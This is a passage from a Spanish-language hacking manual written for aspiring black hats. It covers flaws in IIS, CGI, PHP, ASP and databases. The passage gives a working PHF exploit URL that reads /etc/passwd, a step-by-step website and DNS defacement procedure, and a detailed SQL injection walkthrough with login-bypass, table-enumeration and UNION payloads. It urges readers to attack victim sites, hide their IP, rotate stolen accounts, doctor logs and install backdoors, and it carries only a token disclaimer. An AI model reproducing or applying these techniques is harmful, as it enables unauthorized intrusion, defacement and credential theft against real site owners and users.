de Sun ONE han heredado es un error en el componente de búsqueda del servidor - el campo que permite a los usuarios de Internet buscar algo dentro del sitio. Uno de los comandos de búsqueda es el *NS-rel-doc-name*. Una cadena muy larga asociada a este parámetro provoca un desbordamiento de búfer en el componente y permite la ejecución de código arbitrario con acceso de root en el servidor. Si en lugar de un código se envía a cualquier cadena ("basura"), el servidor puede fallar y quedar en el aire. La vulnerabilidad se explica en detalle en el sitio web de Security Focus (www.securityfocus.com/bid/48511info).

- Microsoft Internet Information Services (IIS)

Pero el campeón absoluto de los fallos de seguridad en servidores web es sin lugar a dudas, Internet Information Server (o IIS) de Microsoft. Desde su lanzamiento, se descubren fallos casi todos los meses, y a veces las revisiones y los Service Packs fijan uno o dos fallos, pero abren más. Los primeros ataques a IIS eran posibles simplemente manipulando la URL visitada. Por ejemplo, las primeras versiones de IIS permitían que la URL fuese informada así: http://site.com.IIS.com/../../Arquivos de programas/Perl/perl.exe. Tenga en cuenta ../../. Esto le indica a Windows NT que suba dos directorios. Ahora estamos en, */www/documenroot/*, sólo tiene que subir dos directorios para llegar a la raíz (C \). Si funciona, cualquier directorio estará disponible para el usuario, incluyendo los que contienen programas. Si, en lugar de navegar con el navegador, nuestro intrépido pirata informático utiliza el programa telnet, la URL anterior precedida del comando GET llamaría al prompt del intérprete de comandos de Perl. A partir de ahí, todo es posible.
Hoy, el mayor problema de los ataques a IIS se conoce como vulnerabilidad *cross site*. El atacante debe crear un sitio web con IIS y poner una página HTML conteniendo un script (VBScript o Javascript puede ser) que apunte a algunas de las paginas de administración del servidor, especialmente en la carpeta “IISHelp”. El script también se pueden enviar por correo electrónico (Outlook y ejecutarse felizmente sin preguntar). Cuando se ejecuta, el script tomará posesión del IIS de la víctima y no del IIS del hacker. Usando este fallo, un atacante puede monitorizar las sesiones, copiar datos y documentos importantes o incluso ejecutar algunos tipos de programas.
Curiosamente, el “IISHelp” esta cerrado para la zona Internet. Una secuencia de comandos de fuera de la red nunca sería capaz de acceder a el. Pero cuando se ejecuta desde el interior de la red (Internet Explorer o Outlook), el usuario está dando a la secuencia de comandos los poderes necesarios para controlar las páginas de administración. Este fallo puede verse en TechNet (www.microsoft.com/technet) bajo el símbolo MS02-062.
Otro gran problema con IIS es el *Unicode Bug*. El Windows NT (y su hijo, Windows 2000) están preparados desde hace tiempo para soportar el código de caracteres Unicode, que tiene como objetivo unificar los conjuntos de caracteres de todos los idiomas del mundo, poniendo fin a los problemas de la internacionalización de los programas y sitios. Sucede que, a pesar de que el sistema operativo está preparado para Unicode, IIS no lo esta. Enviando una cadena con innumerables caracteres Unicode 255C, es posible, en el final de la cadena, poner comandos para ejecutarse. Para corregir este error sugerimos que

reemplace el servidor IIS con un sistema Linux con Apache (el mejor). Si usted insiste en el uso de Windows, aplicar el parche oficial, disponible en www.microsoft.com/technet/security/bulletin/ms00-057.asp.
El IIS también ofrece un servicio para el atacante, el registro de datos falsos en el “log”. Como se informó por Security Focus (www.securityfocus.com/bid/6795/info). URLs específicamente mal formadas con códigos hexadecimales pueden hacer que el sistema grave entradas falsas en los archivos “log”. Con esto se pueden destruir los registros de la invasión y confundir a los programas que leen el registro.
Hay varios libros escritos sobre los tres servidores de la lista, y los sitios oficiales (especialmente Apache) proporcionan información detallada y amplia documentación sobre ellos. Deja de leer el libro y estudialos. Es importante. También sugiero un paseo por Security Focus (www.securityfocus.com) haciendo una búsqueda de vulnerabilidades en estos tres servidores HTTP. Si por casualidad los conceptos utilizados en los sitios son demasiado oscuros para el lector, le sugerimos volver a leer el libro entero.

- Common Gateway Interface (CGI)

Los servidores HTTP pueden ampliarse mucho más con la adopción de mecanismos que permitan el llamado contenido dinámico, una tecnología que permite el acceso y el montaje de páginas personalizadas y contenidos variables para cada visitante. Esta tecnología ha abierto la puerta a una serie de nuevos servicios a los usuarios de Internet, tales como el comercio electrónico, páginas interactivas, servicios de noticias y el procesamiento personalizado de formularios en línea. De paso, también abrió la puerta a los piratas informáticos.
La forma más antigua de ofrecer sitios de contenido dinámico son los *Common Gateway Interface*, o CGI. Estos módulos, agregados al servidor Web, permiten a las páginas HTML residentes, enviar y recibir datos desde un programa externo. Por lo tanto, los sistemas de procesamiento de datos pueden manejar la información recibida y ver los resultados en pantalla. Si usted no tiene ni idea de cómo se puede hacer esto, le sugiero que deje de leer este libro (nuevamente. ..) y vaya a buscar un buen libro de HTML. No, su conocimiento de FrontPage o Dreamweaver no van a ayudarle ahora. Después de terminar sus estudios de HTML, trate de aprender algo sobre JavaScript y VBScript. Solo después siga con el siguiente párrafo.
Los programas que se ejecutan como scripts CGI pueden ser muy simples. Y se pueden implementar en cualquier idioma disponible en el servidor. Por ejemplo, un equipo que ejecuta Windows, puede preparar un pequeño programa en Delphi, Visual Basic o incluso un archivo por lotes (. BAT) que interactúe con IIS. En Unix, puede utilizar Perl, Python, programas compilados en C o scripts de shell, como CGIs. Los fallos en estos programas puede comprometer servidores HTIP que de otro modo estarían a salvo.
Los agujeros de seguridad entorno a los CGIs son tan antiguos como la propia tecnología. Los propios servidores ya vienen con ejemplos de CGIs pre-instalados. Un ejemplo, procedente de instalaciones UNIX muy antiguas, es el fallo del tipo PHF. El archivo PHF es un script CGI que se utiliza para actualizar una lista de teléfonos de personas. Esta lista está disponible en línea a través del servidor web, y es posible crear un formulario

que utilice este CGI para actualizar la lista.
En UNIX con Apache, la ubicación predeterminada para los scripts CGI es ponerlos en el directorio */ruta/para/http/cgi-bin/*. De forma predeterminada, la mayoría de los servidores Web antiguos instalaban el PHF como en el ejemplo y, como los administradores de sistemas no leen la documentación, los scripts terminan consiguiéndolo. Sin embargo, el script PHF se comporta mal cuando, junto con comandos válidos, hay un carácter *newline* (en formato hexadecimal, OAh) en la URL de seguimiento. Un ataque simple sería: *http://vulnserv.com/cgi-bin/phf?Qalias=x%OAh/bin/cat%20/etc/passwd.*

Si usted mira después de la nueva línea (Oah), ha emitido el comando */bin/cat %20/etc/passwd.*
El carácter *%20* es el código ASCII para el espacio en blanco. Son posibles varias acciones y una buena idea es usar secuencias de comandos. Normalmente, el script se ejecuta en Unix en una shell muy restringida, siendo el usuario *nobody* "el campeón de audiencia." Si tienes la suerte de en CGI ejecutar SUID. Podrá ejecutar comandos como root.
Ambos PHF y Unix son sólo ejemplos. Otros CGIs son vulnerables (casi todos...) y pueden ejecutar comandos en otras plataformas. Un servidor Windows NT acepta los comandos del DOS, por ejemplo.
La mejor manera de protegerse de los problemas de los scripts CGI es no usarlos. Debido a esto, hoy en día se utilizan otras maneras de interactuar con el usuario. Algunos ejemplos son el servidor de aplicaciones Zope, ColdFusion y ASP y PHP lenguajes dinámicos. Pero incluso ellos tienen agujeros, pero no tan toscos como los de Cgls.

- PHP y ASP

Los dos lenguajes mas utilizados para implementar sitios dinámicos en la web están, llenos de fallos. Como necesitan realizar algunos procesos antes de enviar la página HTML con formato al navegador, se pueden insertar comandos maliciosos en la URL o en algún formulario y obtener un shell para usted. Con el shell, la puerta está abierta para su desfiguración.
El lenguaje PHP (Hypertext Preprocessor) fue desarrollado para reemplazar a los scripts CGI en servidores Unix, a pesar de eso ha sido portado a varias plataformas, incluyendo Windows. El sistema *Active Server Pages (ASP)*, de Microsoft, en cambio, es como un shell que se conecta al servidor IIS en cualquier lenguaje externo. Los más comúnmente utilizados para montar los programas en ASP son VBScript, pero se pueden utilizar muchos otros, incluyendo Javascript y WSE. A pesar de la mayor seguridad y rendimiento que ofrece este enfoque - después de todo, ningún programa externo al servidor Web se está ejecutando - todavía hay algunos fallos que se pueden explorar. Para obtener una lista completa, consulte a su sitio favorito en busca de vulnerabilidades, por ejemplo, el Security Focus (www.securityfocus.com) Linux Security (www.linuxsecurity.org) o Security Bugware (www.securitybugware.org).

Defacements (Desfiguraciones)

Después de atacar los ordenadores personales, la siguiente gran empresa de los "script kiddies" consiste en desfigurar sitios Web, los llamados *defacements*. Hasta ahora, pudimos comprobar (con Nmap y Traceroute/Tracert) agujeros en el firewall y mapear toda la red conectada directamente a Internet. Aprendimos a usar servidores proxy para aumentar nuestro anonimato y enviar e-mails anónimos - algo que hace la vida más fácil para cualquier ingeniero social. Sin embargo, la red interna sigue siendo inaccesible para nosotros. Por ahora …
La deformación es una cosa fácil de hacer. Por supuesto que hay casos y casos, unos son un poco más difíciles, otros muy infantiles, pero en general los pasos básicos para una desfiguración son:

1 - La ingeniería social, aplicada a los administradores del sitio. Un ejemplo clásico es el sitio mismo de Digerati (www.digerati.com). que fue atacado por la hacker juvenil *Melpôneme*. Sólo mediante técnicas de ingeniería social, descubrió las contraseñas de los administradores de Digerati en el registro nacional de dominios (registro.br). A partir de los datos obtenidos en éste, accediendo con las contraseñas obtenidas, invadió el DNS (también sin exploits, sólo con contraseñas obtenidas por ingeniería social) que apuntaban a nuestro servidor web y cambio la IP, direccionándolo hacia él servidor de ella. Resultados: Los lugares Geek y Digerati con apariencia desfigurada.
2 – Con Ingeniería Social, todo es más fácil. Pero con o sin información privilegiada, se debe tener cuidado con el anonimato cuando se intenta un ataque con herramientas informáticas. Para ello, tenga cuidado de protegerse con *spoofing* y proxies públicos.
3 - Hacer análisis de puertos y vulnerabilidades hasta averiguar si los DNSs o las webs, tienen defectos que se puedan explotar. Si es así, busque los exploits y tenga acceso al shell de la máquina. Tenga en cuenta que a menudo usted tendrá un acceso restringido, entonces, tendrá que hacer cracking de contraseñas o fuerza bruta (véase el Capítulo 7, Vulnerabilidades I) para acceder a superusuario.
4 - Una vez que tiene acceso, busque el directorio donde se guardan las páginas. En las máquinas Windows con IIS que están en */www/documentroot*. En las máquinas Unix, esto varia y puede estar en */home/http, /var/www, /var/http, /usr/local/apache/www*, entre otros. Utilice el comando “find” (o, en su caso, el comando “locate”) para encontrar el directorio “www” o “http”.
5 - Encontrado el directorio, sea bueno y haga backup del sitio completo, coloquelo en un archivo comprimido, déjelo allí mismo o cópielo a un directorio cualquiera.
6 - Cambie el “index.html” (o .php o .asp o .htm o .xhtml o .shtm....) por el suyo propio, diseñado previamente, ANTES de empezar la invasión. Usted no quiere dejar la conexión abierta durante la creación de la página, exponiéndose a un seguimiento, ¿no?
7 - Borra las pistas.

En el caso de las máquinas DNS, el procedimiento es similar. Usted debe tener un servidor Web en el aire y testado, que contenga la página a mostrar. Invada el DNS y cambie las entradas. Por ejemplo, usted apoya la guerra en Iraq y quiere desfigurar el sitio www.stopthewar.org (Advertencia Lammers - este sitio no existe). Descubra cual es el


DNS que apunta a ella (sugerencia: utilizar el comando WHOIS con “nslookup”) e invada la máquina. Allí, usted encontrara el dominio “stopthewar.org” asociado con un número de IP en particular. Cambie la IP por la de su servidor Web que contiene la pagina falsa y ya está! No se olvide de comprobar si hay DNSs secundarios. Tendrá que comprobarlos para asegurarse de que el cambio se realice, de lo contrario, deberá invadirlos y cambiarlos también "a mano".

Bases de datos

La mayoría de los sitios con contenido dinámico y control de acceso hacen uso de bases de datos. Los primeros, para almacenar los trozos de código a utilizar para montar el HTML mostrado al cliente, los segundos, para mantener el registro de usuarios. A ambos se puede acceder fácilmente con algún trabajo de campo

- Conexión directa a través de Internet

Algunos administradores de red (o incluso usuarios legos ...) dejan sus bases de datos completamente abiertas en Internet, sin filtrarlas por cortafuegos. Es posible conectarse a ellas a través de las herramientas disponibles en el propio sistema operativo, o instalando en el ordenador atacante, una base de datos similar a la de la víctima.
Un ejemplo práctico: en Internet, usted encontró con un escáner de vulnerabilidades (Por ejemplo, **Nessus**), un servidor Unix que ejecuta la base de datos “PostgreSQL”. Para acceder a ella, basta con instalar y configurar un interfaz gráfico para el acceso y administración de bases de datos de “ProstgreSQL” llamada *“pgaccess”* (www.frex.ro/pgaccess).



Será necesario un poco de ingeniería social para descubrir los nombres de bases de datos y usuarios. “PostgreSQL” fue sólo un ejemplo, usted puede hacer esto con cualquier base de datos, incluyendo “MS-SQL” o “Access”, cuando se configuran como fuentes de datos ODBC para la creación de redes. Una instalación con las opciones por defecto de la base de datos a ser atacada, en la máquina del atacante, ayuda mucho para descubrir las cuentas estándar. Si están bien escritos, los scripts de conexión a SQL y ODBC, pueden ayudar en una eventual fuerza bruta. Profundice en las tecnologías de bases de datos. Internet está lleno de tutoriales serios sobre el tema.
Le recomendamos, antes de tratar de atacar este tipo de programas, saber cómo utilizarlos correctamente. Hmm, tal vez es hora de que deje de leer el libro otra vez ...

- Las contraseñas en la Web (teoría x práctica)

Todos los sitios importantes piden a los internautas que se registren para acceder a unos contenidos exclusivos. Después del registro, es necesario que el internauta proporcione un usuario y contraseña cada vez que entra en el sitio. Si el servicio se cobra o no, no

importa. Los datos del usuario serán catalogados y mantenidos en una base de datos y utilizados por la empresa que mantiene el sitio web para cualquier propósito. Por lo general, estas empresas tienen y ponen de manifiesto una política de privacidad, asegurando que sus datos están en un entorno seguro, libre de ojos traviesos y que la propia empresa no los va a divulgar voluntariamente bajo ningún pretexto. A pesar de las dudas, en la mayoría de los casos, creemos en la palabra de los profesionales a quienes confiamos nuestra información, así como en la seguridad de sus sistemas.
Toda esta charla nos hace creer que nuestros datos están seguros, ¿no? Irónico error. No siempre los sitios hacen uso de herramientas adecuadas para desarrollar sus productos y servicios. Se pueden utilizar varias técnicas para engañar a las rutinas de “login” y obtener un acceso privilegiado al sitio e incluso obtener los nombres de usuario y contraseñas de otros usuarios. Una de las técnicas se conoce como **“inyección de SQL”**, que consiste en insertar comandos SQL en los campos de *nombre de usuario* y *contraseña*, de acuerdo con el mensaje de error devuelto por el servidor, al mapear la base de datos de usuarios. Este método funciona para secuencias de comandos ASP que utilizan llamadas SQL, pero puede ser adaptado para cualquier lenguaje de script o CGI, como PHP o Perl. La sintaxis puede ser diferente, pero el mecanismo es similar.
TIEMPO! Conoce ASP SQL y PHP? ¿No? Es una lástima, pero me veo obligado a sugerir que dejes de leer el libro otra vez y trates de aprender sobre estos temas. Comienza con una base de datos simple como “MySQL” y un lenguaje libre como PHP. Buenos puntos de partida son los sitios Webmonkey (www.webmonkey.com) y Developer's Shed (www.devshed.com). La web oficial de PHP (www.php.net) y MySQL (www.mysql.com) son también muy productivos. Una búsqueda en google por las palabras "PHP My SQL Tutorial" y buenos libros sobre el tema (y hay muchos) completaran tus necesidades iniciales.
Se supone que siempre hay una tabla dentro de la base de datos, que contiene toda la información de los registros de usuarios. ¡No es supuesto: esa tabla es necesaria! No sabemos (todavía) cual es el nombre de la tabla - puede ser *user, usuario, UserDB, papagayo, Bolsadepipas* - así que por ahora, vamos a llamarlo *UserTable*. La *UserTable* puede tener varios campos, tales como dirección, número de teléfono, e-mail de confirmación o tarjeta de crédito. Pero hay cuatro campos que son necesarios en cualquier tabla. Los nombres de campo, obviamente, pueden variar, pero sus funciones son generalmente las mismas:

- ID: Un identificador único para cada usuario en el sistema. Se llama "clave principal", y es necesaria para el buen funcionamiento de la tabla y sus relaciones con otras tablas.
- Nombre completo: El campo no es tan importante para la autenticación, pero es una manera de personalizar el funcionamiento del sitio para cada usuario.
- Usuario y Contraseña: Los campos más importantes, garantizan el acceso al sitio a los usuarios registrados.
- Admin: Un *flag* que indica si el usuario tiene poderes especiales para administrar el sitio.

Un ejemplo de tabla sería el siguiente:

ID	Nombre y apellidos	Login	Contraseña	Admin? (S/N)
1	Henrique Cesar Ulbrich	Ulbrich	W6rYwH	S
2	Fabio James Della Valle	james	D3114V4113	S
3	Suzanne Warren	suzy	palomitas de maíz	N
4	Fabio Cruz	fcruz	blaublau01	N
...	...	...	...	...

Este fragmento de la tabla revela cosas interesantes. Lo que salta a la vista es que las contraseñas de los usuarios habituales suelen ser muy débiles, y un buen ataque de diccionario fácilmente las descubriría. Pero hay algo que, de tan obvio, pasa desapercibido para la mayoría de las personas: los administradores a menudo son los primeros nombres en la lista. En más del 90% de los casos, el ID 1 de la tabla corresponde a un desarrollador, que sin duda se dio poderes de administrador para hacer las pruebas necesarias. Esta información será útil más adelante.
Volviendo al sitio. Cuando el usuario rellena los campos de login y contraseña, la secuencia de comandos ASP los guarda, cada uno en una variable. Llamemoslas login y contraseña. No es muy original, pero estate seguro de que un gran número de sistemas utilizan exactamente estos nombres, algunas variaciones de ellos o su equivalente en Inglés.
El siguiente paso sería el script ASP para comparar los dos campos con los que se ha registrado, para permitir o bloquear el acceso al sitio. Un comando de ejemplo ASP sería:

```
SQLOpen = ''SELECT login, contraseña, nombre, admin
            FROM tabla_usuarios
            WHERE login = ' '' &Login& '' '
            AND contraseña = ' '' &contraseña& '' ' ''
```

Lo que hace este comando es enviar a la base de datos SQL la lista de todos los usuarios que contienen el nombre de usuario y contraseña proporcionada. Por ejemplo, si un internauta escribe, como nombre de usuario y contraseña, "junior" y "fabio", la cadena SQL se vería así:

```
SELECT login, contraseña, nombre, admin
FROM tabla_usuarios
WHERE login = 'junior'
AND contraseña = 'fabio'
```

En pocas palabras, este comando le pedirá a la base de datos una lista de todos los registros cuyo campo login sea “junior” y su campo de contraseña sea “fabio”. En un sistema bien hecho, no habrá logins repetidos, por lo que el banco devolverá los datos del usuario, si es que existe. Compare el comando ASP y los comandos SQL puros. En primer lugar, las comillas separan lo que es una cadena pura de lo que es un comando ASP. Las comillas simples se consideran parte de la cadena pura. Como podemos ver, los valores asignados a los campos de login y contraseña están entre comillas simples. Hmmm ... ¿Y si pongo en el centro de mi entrada, una única oferta, así (por ejemplo, jun 'ior) El resultado de comando SQL es:

```
SELECT login, contraseña, nombre, admin
FROM tabla_usuarios
WHERE login = 'jun'ior'
AND contraseña = 'fabio'
```

El SQL considera el nombre de login sólo “jun” y el resto del nombre, el “ior”, como parte del comando SQL. “ior” no es un comando SQL válido, por lo que la página devuelve un error. Es precisamente este error el que, en el futuro, nos dirá la estructura de la tabla. Por ahora, vamos a utilizarlo para introducir más comandos SQL en el campo login.
Pruebe, en login, escriba la siguiente cadena

```
'OR 1 = 1 - -
```

y vea qué pasa. Posiblemente usted ha iniciado sesión como administrador! Vamos a ver cómo funciona esta brujería en la cadena SQL:

```
SELECT login, contraseña, nombre, admin
FROM tabla_usuarios
WHERE login = " OR 1=1 -
AND contraseña = "
```

Traduciendo la cadena (que siempre ayuda ...): *SELECCIONE los campos login, contraseña, nombre, administrador; DE UserTable; DONDE login está vacío (") o la condición 1 = 1, sea verdadera*". ¿Quêeee? ¿1 = 1?.
Esta condición es siempre verdadera, por eso el usuario se registra en el sistema por arte de magia. La contraseña no es consultada, ya que todo el resto de la cadena *(Y contraseña = ")* se define con dos comillas.
Si ya conoces el nombre de usuario de una persona y quieres acceder al sistema con su login, sólo hay que poner una *cadena mágica* en el campo de la contraseña. O bien comentar en el campo de login, después de introducir el usuario. Por ejemplo, si usted sabe que el nombre de login de su madre es “neide”, pruebe:

```
login: neide '- -     contraseña: <blanco>
```

o

```
login: neide          contraseña: ' OR 1 = 1
```

A veces es necesario poner *' OR 1 = 1* también en el campo de la contraseña en vez de comentar con guiones al final del campo login.
Otro caso es en sitios públicos con numerosas entradas. Podemos poner una cadena mágica en el campo login y una contraseña cualquiera. El comando SQL retirará a todos los usuarios que tienen la contraseña, y usted se logeara el primero de ellos. Utilice sus listas de palabras (¿recordamos el capítulo 7?) y entre con seguridad. Encontrarás varios pares de *nombre/contraseña*. Con un poco de organización, puedes hacer una lista de nombres de usuario y contraseñas del sitio y usar "un poco de cada uno", dificultando rastrear las cuentas hackeadas. Juegue con los sitios escogidos como víctimas - sitios con ASP y MS SQL son la presa perfecta. Con sus conocimientos de PHP y MySQL, monte un sitio para experimentar y probar todos los comandos SQL que pueda recordar.
Bueno, ahora que hemos conseguido entrar, ¿qué tal averiguar cómo se monta la tabla?

Recuerde que estamos completamente a ciegas por ahora. Un comando conocido de SQL es “HAVING” que permite seleccionar grupos de campos que tienen un patrón específico. Coloque en el campo login, la cadena, *having 1 = 1 - -* y observe el resultado. Cada gestor de bases emitirá diferentes errores, pero en común tienen un mensaje como este:

```
Column 'userid' on table 'mainsite' is invalid on the selected
list …
```

¡Uy! La base de datos nos dio el nombre de la tabla, “*mainsite’*, y el nombre del primer campo de la tabla, “*userid’*. Algunas bases de datos devolverían el valor que toma este campo en formato orientado a objetos, algo así como “*mainsite.USERID’*. No importa, ya tenemos dos datos importantes. Más adelante, el mensaje probablemente mencionara que no hay cláusula “GROUP BY” en el comando. Bueno, vamos a añadir una cláusula a ver qué pasa:

Usuario: `' GROUP BY mainsite.USERID having 1=1 –`

¡Dios! Mira la respuesta de la página web:

```
Column 'userlogin' on table 'mainsite' is invalid on the selected
list …
```

Ya sabemos el nombre del segundo campo! Vamos a intentarlo de nuevo:

Usuario: `' GROUPBY mainsite.USERID, mainsite.USERLOGIN having 1=1 --`

La respuesta es:

```
Column 'username' on table 'mainsite' is invalid on the selected
list …
```

Continúe su investigación con este método. Cuando no haya mensajes de error, voilà, tiene todos los campos de la tabla. Ahora vamos a recuperar las filas de la tabla, o sea, los registros de cada usuario. Vamos a usar el comando SQL “UNION”:

Usuario: `' UNION ALL SELECT userid FROM mainsite WHERE 1=1 –`

¿Tengo que explicarlo? El valor de “userid” es devuelto en el mensaje. Haga esto con todos los campos. Obviamente, si el script está bien escrito, estos trucos no funcionan. A menudo, el script está bien hecho y testara los campos en busca de caracteres maliciosos ANTES de enviarlos al comando SQL. En estos casos no se puede entrar, pero aún puede tener una indicación en el mensaje de error del sitio sobre los nombres de campo, tabla y base de datos. Anote TODO y trate de hacer un diagrama. También es bueno, una mirada a lo que responde en la dirección URL …
Esto es sólo lo más básico acerca de *SQL Injection*. Para aprender más sobre el tema, recomendamos leer el excelente libro Hacking Exposed - Aplicaciones Web de Scambray y Sema (Futura Publishing / McGraw-Hill, 394 páginas). Una búsqueda en Google de las palabras "SQL Injection" devolverá prácticamente toda la documentación disponible sobre el tema.

¿Somos todos vulnerables?

Por desgracia, la respuesta, en una palabra es, sí. Nuestros sistemas de información, con todos los parches, service packs y revisiones son defectuosos porque se han desarrollado sin tener en cuenta la seguridad. Es mucho más fácil plantar árboles que hacer trasplantes.
No podemos, ni queremos, ni tenemos espacio para demostrar a fondo todos los tipos de vulnerabilidades. Los capítulos 7, Vulnerabilidades I y este sólo serviran para tomar contacto con algunas pocas técnicas sobre el tema. En los próximos capítulos, vamos a dar una visión más clara de cómo planificar un ataque, cómo defender y qué hacer en caso de invasión.
Hablando sobre el contraataque, se ha lanzado recientemente un "juguete" que caza y destruye a los hackers invasores. Acceda a www.backfiresecurity.co.uk y sabrá más sobre él.

Parte 3

3º Año de la universidad:

Convertirse en un hacker

Ataque, defensa y contraataque

Introducción

Capitulo - 10

(…) Como hizo Romulo, o como quiera que se llamase el jefe de aquellos tipos, para conseguir mujeres para si y para sus compañeros. Dio una gran fiesta (…) he invito a sus vecinos, los sabinos (…) que trajeron a su rey, Tito Tazio, y sobre todo a sus hijas (…)

Indro Montanelli, "Storia di Roma", 1957

Un excelente ejemplo de ingeniería social de aquel tiempo.
La fase de planificación de este festival es algo digno de leer.

Llegamos a la parte crucial de nuestro curso. Hasta ahora hemos visto diversas técnicas puntuales y específicas de ataque, utilizando herramientas disponibles o basadas en conceptos muy rudimentarios. Fuera de eso pasando por los capítulos Vulnerabilidades I y II, no se mostró una estrategia o planificación. Haciendo una analogía con el mundo real, nos enseñan a apretar tornillos, a estampar piezas en acero, el diseño de circuitos eléctricos, la instalación del estéreo de su automóvil y la fabricación de piezas de plástico y neumáticos a partir de derivados del petróleo. Pero no nos enseñan cómo montar el coche.
A partir de ahora, empezamos a ver las cosas de una manera más sistemática, siguiendo un orden lógico y fundamentando todos los procedimientos con información sobre las tecnologías involucradas.
UN MOMENTO: para fines didácticos, consideramos que el lector quiere convertirse en un *black hat* y orientamos el texto a ese objetivo. Sin embargo, los autores repudian eso y se eximen de la responsabilidad de cualquier acto derivado de la información contenida en este documento, su uso es responsabilidad del lector. Recuerde que esta información está disponible gratuitamente en línea y se pueden encontrar fácilmente.

Los seis pasos para un hacking feliz

¿Seis? ¿No eran cuatro?. En el capítulo 7 (Vulnerabilidades I), se describe una pequeña guía para la planificación y ejecución de ataques, que reproducimos a continuación:

1. Después de descubrir la vulnerabilidad, no trate de invadir a su presa inmediatamente. Al contrario, conozca a su víctima. Visite su sitio web (sin ataque, tan sólo mirar). Si esta en su ciudad, visite su sede y trate de averiguar más sobre los productos, trabajos, servicios, empleados, hábitos ... Se pueden utilizar técnicas pasivas (de observación para ver lo que pasa y lo que sale de la máquina o red) o activas, tales como la organización de miniataques a lugares aislados y comprobar los mensajes que se devuelven. Lo importante es recoger información suficiente para elaborar un **plan de acción**, mejor con varias alternativas, en caso de que algo vaya mal.

2. El acceso por primera vez nunca se olvida. Esta es la parte más importante del ataque. Se podría decir que este paso es el ataque en sí. Después de descubrir la vulnerabilidad y examinar el comportamiento de la víctima, utilice el “exploit” adecuado para obtener un acceso limitado al sistema. Y no se olvide de usar un proxy publico para ocultar su dirección IP!

3. Una vez con acceso limitado, el siguiente paso consiste en tener acceso completo a la máquina (acceso “root” en Unix, y de “administrador” en sistemas WinNT - en Win9x, el primer acceso ya proporciona un control total). Cada sistema operativo tiene diferentes procedimientos para hacerlo. Una vez que tenga acceso sin restricciones, simplemente recoja la información deseada y, si fuera el caso, desconfigure el sistema.

4. Ahora que se ha "apropiado" del sistema, trate de borrar sus huellas e instalar puertas traseras. Compruebe los registros del sistema y borre lo que en él se diga de su visita, ¡PERO SOLO ESO!. Resista la tentación de eliminar el registro del todo - un "agujero" en

el registro de sucesos hará que el administrador descubra, antes de lo esperado, que alguien estuvo paseándose por su equipo. Después de hacer la cirugía en los logs, instale backdoors. Algunos hackers con más experiencia tienen el cuidado de parchear el sistema para quitar las puertas que les dejaron entrar, evitando así que otros hackers menos calificados entren en el sistema, y por descuido, alerten al administrador que se invadió la máquina.

Pero en este punto del libro, nuestro objetivo no es actuar como los "script kiddies", que deambulan por Internet en busca de presas fáciles de cazar. En su lugar, queremos hacernos una idea de cómo los *black hats*, digamos,"profesionales" trabajan para alcanzar sus objetivos en un blanco específico, sea cual sea su nivel de dificultad. Así que vamos a tratar de separar, por afinidades, nuestros esfuerzos en seis pasos distintos. Como la guerra es el tema del momento, vamos a utilizar términos militares para referirnos a cada uno de ellos. Tal vez las Cruzadas, las guerras del Paraguay, Vietnam, Afganistán, los conflictos en Palestina o incluso la segunda guerra del Golfo hayan pasado. Pero los cyber-combates entre hackers/crackers y los administradores de sistemas tendrán una duración de muchos años, quizá siglos.

- Paso 1: Planificación

Hmmm, es difícil decir si esto es realmente el primer paso. De hecho, todas las medidas son interdependientes: necesitamos la información obtenida en cada movimiento para poder planificar (y corregir) nuestra ofensiva correctamente. La secuencia de actividades por lo tanto, podría ser algo así como 1-2-1-3-1-4-1-5-1-6-1 en lugar de la secuencia 1-2-3-4-5-6.

Como cualquier plan necesita ajustes, casi todas las tareas se pueden subdividir en varias más específicas, nos damos cuenta de que el proceso de planificación será permanente a lo largo de la batalla y se prolongará hasta bien después de la finalización del ataque. Todos los detalles del ataque tienen su propio plan 1-2-1-3-1-4-1-5-1-6-1. Si usted no documenta muy bien cada uno de los pasos que tiene que dar, terminara con un bocado demasiado grande como para masticarlo sin hacer estallar la boca. Y no se olvide: el método utilizado para ocultar las pruebas del crimen, son también parte de la planificación!

No basta con saber lo que estás haciendo. Debes saber por qué lo estás haciendo. Si usted tiene una respuesta, rápida, cuando se le pregunta, ”Hey, ¿por qué quieres invadir mi empresa?" puede seguir adelante. Pero no olvide que, una vez dentro, se realizará un seguimiento. Si ya sabe qué hacer cuando se está entre los muros del castillo, muy bien. Si usted no lo sabe, no lo intente! No hay que olvidar que, en función de sus intenciones, está incurriendo en un delito.

- Paso 2: Observación

Todas las operaciones militares, ya sean rebeldes o del gobierno, deben basarse en informaciones precisas y detalladas sobre el objetivo. El conjunto de datos necesarios incluyen varios subconjuntos aparentemente sin relación: datos personales, hábitos, habilidades profesionales, aficiones, familia, amigos, antiguas novias, datos corporativos, la jerarquía interna, los clientes/competidores/proveedores y los datos sobre los sistemas

de información .. . De la montaña de datos obtenidos, todavía es necesario extraer información no disponible directamente, haciendo referencias cruzadas, y, literalmente, "leyendo entre líneas".
Aquí se pueden utilizar varias técnicas. La más obvia y eficaz (aunque menos directa y más peligrosa) es la ingeniería social. Pero sin contar ninguna mentira, se puede obtener una colección razonable de información a través de Internet o de la observación directa. No se apure: La palabra clave aquí es la paciencia.

- Paso 3: Búsqueda
Con planos, mapas y listas de tareas en la mano, podemos empezar a buscar los agujeros por los que entramos. Deben estar disponibles, un gran y variado arsenal de escaneres de puertos y vulnerabilidades, para que todos los puntos débiles sean revelados. Al igual que en el paso anterior, la paciencia es uno de los ingredientes más importantes de este paso. Pero no el único. No basta utilizar una herramienta que revele el agujero de seguridad si usted no entiende cómo funciona.

- Paso 4: Invasión
Hay varias maneras de obtener acceso al sistema-objetivo. En los capítulos Vulnerabilidades I y II vio algunos. Pero son las técnicas puntuales, las que explotan las debilidades específicas de un sistema. Lo mejor es saber cómo agrupar las diversas técnicas disponibles para lograr un objetivo mayor. Por otra parte, a menudo es necesario pasar por varios niveles de acceso para alcanzar el poder suficiente para lograr el objetivo final del ataque.

- Paso 5: Mantenimiento
